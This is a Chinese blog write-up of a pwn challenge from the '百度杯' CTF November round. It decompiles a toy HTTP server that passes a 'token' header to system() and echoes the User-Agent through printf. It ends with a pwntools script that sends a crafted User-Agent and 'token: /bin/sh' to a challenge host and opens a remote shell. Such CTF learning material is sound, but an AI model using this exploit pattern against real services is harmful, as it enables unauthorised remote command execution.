“百度杯”CTF比赛 十一月场 3.7z

原创

sps98 于 2019-11-07 02:02:51 发布

分类专栏： ctf pwn

本文链接：https://blog.csdn.net/SPS98/article/details/102946035

ctf 同时被 2 个专栏收录

11 篇文章 0 订阅

订阅专栏

pwn

1 篇文章 0 订阅


订阅专栏

这题做的是真懵逼, 一是不会做, 二是程序复杂的一批

接着看师傅们的操作=-=

> 其实用浏览器直接去访问题目端口的话, 就会发现它是个http服务器, 不过不是那么标准就是了

下载题目后给了两个程序,




名称	大小	压缩后大小
..(上层目录)		
step1	2.04 MB	740.81 KB
step2	9.52 KB	3.37 KB

一个一两M, 一个几k, 内心好懵逼, 以为有两个flag.

先用ida打开了step1的http, 看到一堆函数, 赶紧退了出来, 打开了step2, 然后就没那么多函数了

先看main, 第一个调用了 `sub_8048D2C`



```
1  void __cdecl main()
2  {
3    void *v0; // ST18_4
4    void *v1; // ST1C_4
5
6    setbuf(stdin, 0);
7    setbuf(stdout, 0);
8    setbuf(stderr, 0);
9    v0 = (void *)sub_8048D2C();
10   v1 = (void *)sub_8048BAD(v0);
11   sub_8048A36(v1);
12   free(v1);
13   free(v0);
14 }
```


可以看到有个死循环, 里面是读HTTP头部内容

HTTP数据包结构:

```
协议 URI HTTP/版本号
key1: value1
key2: value2
...
keyN: valueN
空行(\r\n)
POST数据
```


```
char *sub_8048D2C()
{
  int v0; // eax
  char buf; // [esp+13h] [ebp-215h]
  int v3; // [esp+14h] [ebp-214h]
  ssize_t v4; // [esp+18h] [ebp-210h]
  char s[512]; // [esp+1Ch] [ebp-20Ch]
  unsigned int v6; // [esp+21Ch] [ebp-Ch]

  v6 = __readgsdword(0x14u);
  v3 = 0;
  while ( 1 )
  {
    v4 = read(0, &buf, 1u);
    if ( v4 < 0 )
      break;
    if ( v4 )
    {
      v0 = v3++;
      s[v0] = buf;
      if ( v3 <= 3 || s[v3 - 1] != 10 || s[v3 - 2] != 13 || s[v3 - 3] != 10 || s[v3 - 4] != 13 )
        continue;
    }
    goto LABEL_11;
  }
  perror("read");
LABEL_11:
  s[v3] = 0;
  if ( sub_804893E(s) )
    return 0;
  if ( s[0] )
    return strdup(s);
  return 0;
}
```


(随便看看吧, 看不懂我也没办法, 就是个坑在哪)

读完头部后, 把头部数据传给`sub_804893E`, 也就是参数`a1`

```
signed int __cdecl sub_804893E(const char *a1)
{
  const char *format; // [esp+18h] [ebp-230h]
  char *formata; // [esp+18h] [ebp-230h]
  char v4; // [esp+1Ch] [ebp-22Ch]
  char command; // [esp+3Ch] [ebp-20Ch]
  unsigned int v6; // [esp+23Ch] [ebp-Ch]

  v6 = __readgsdword(0x14u);
  format = strstr(a1, "User-Agent: ");
  if ( !format )
    return 0;
  __isoc99_sscanf(format, "User-Agent: %32s\r\n", &v4);
  printf(format);
  if ( !sub_80488DD(&v4) )
    return 0;
  formata = strstr(a1, "token: ");
  if ( !formata )
    return 0;
  __isoc99_sscanf(formata, "token: %512s\r\n", &command);
  system(&command);
  return 1;
}
```


1. 大意是先用`strstr`判断`a1`有没有`User-Agent:`, 没有的话结束调用,
2. 有的话就接着用`__isoc99_sscanf`读取`User-Agent:`到`\r\n`(HTTP数据包中的换行)之间的数据, 最多32个字节长度的文本, (不过我不清楚这里有没有溢出攻击办法), 然后把文本赋给`v4`, 再输出`v4`,
3. 再调用`sub_80488DD`, 把`v4`作为参数, 如果函数返回0, 就结束调用,
4. 接着判断有没有`token:`, 没有的话结束调用,
5. 再去除`token:`到下一行前的文本给`command`,
6. 最后调用`system`执行`command`

可以看出, 我们只要保证程序能执行到第六步, 让`command`的值为`/bin/sh`, 就能拿到shell了,
再往前面看, 关注到影响执行流程的`sub_80488DD`上,

```
signed int __cdecl sub_80488DD(int a1)
{
  signed int i; // [esp+18h] [ebp-10h]
  signed int v3; // [esp+1Ch] [ebp-Ch]

  v3 = strlen(s);
  for ( i = 0; i < v3; ++i )
  {
    if ( (i ^ *(char *)(i + a1)) != s[i] )
      return 0;
  }
  return 1;
}
```


可以看出, 这个函数是一个对`a1`做一个简单的异或加密, 只要最后能等于`s`就行, 而`s`的值是`useragent`(一开始脑子瓦特没注意到, 看wp都懵圈死)


```
.data:0804B074 s               dd offset aUseragent    ; DATA XREF: sub_80488DD+6↑r
.data:0804B074                                         ; sub_80488DD+32↑r
.data:0804B074 _data           ends                    ; "useragent"
.data:0804B074
```

到这里后, 我们可以写脚本来获取权限了

```python
from pwn import *


def login(data):
    # 对ua进行异或处理
 p = ''
 for i in range(len(data)):
  p += chr(i ^ ord(data[i]))
 return p


io = remote('106.75.2.53', 80)
# 处理ua, 让程序通过第3步判断
# \r\n是换行
payload = 'User-Agent: ' + login('useragent') + '\r\n'
# /bin/sh 即linux下执行shell的程序
payload += 'token: ' + '/bin/sh' + '\r\n'
# 再加一次换行是该http服务器&&标准协议的要求, 不然要出错
payload += '\r\n'
io.send(payload)
io.interactive()
```



忘记放参考链接了:

- https://www.ichunqiu.com/course/56467 (巨佬的视频讲解)
- https://www.ichunqiu.com/writeup/detail/525
- https://blog.csdn.net/baiyeguang/article/details/88323248

接着吐槽审核, 撤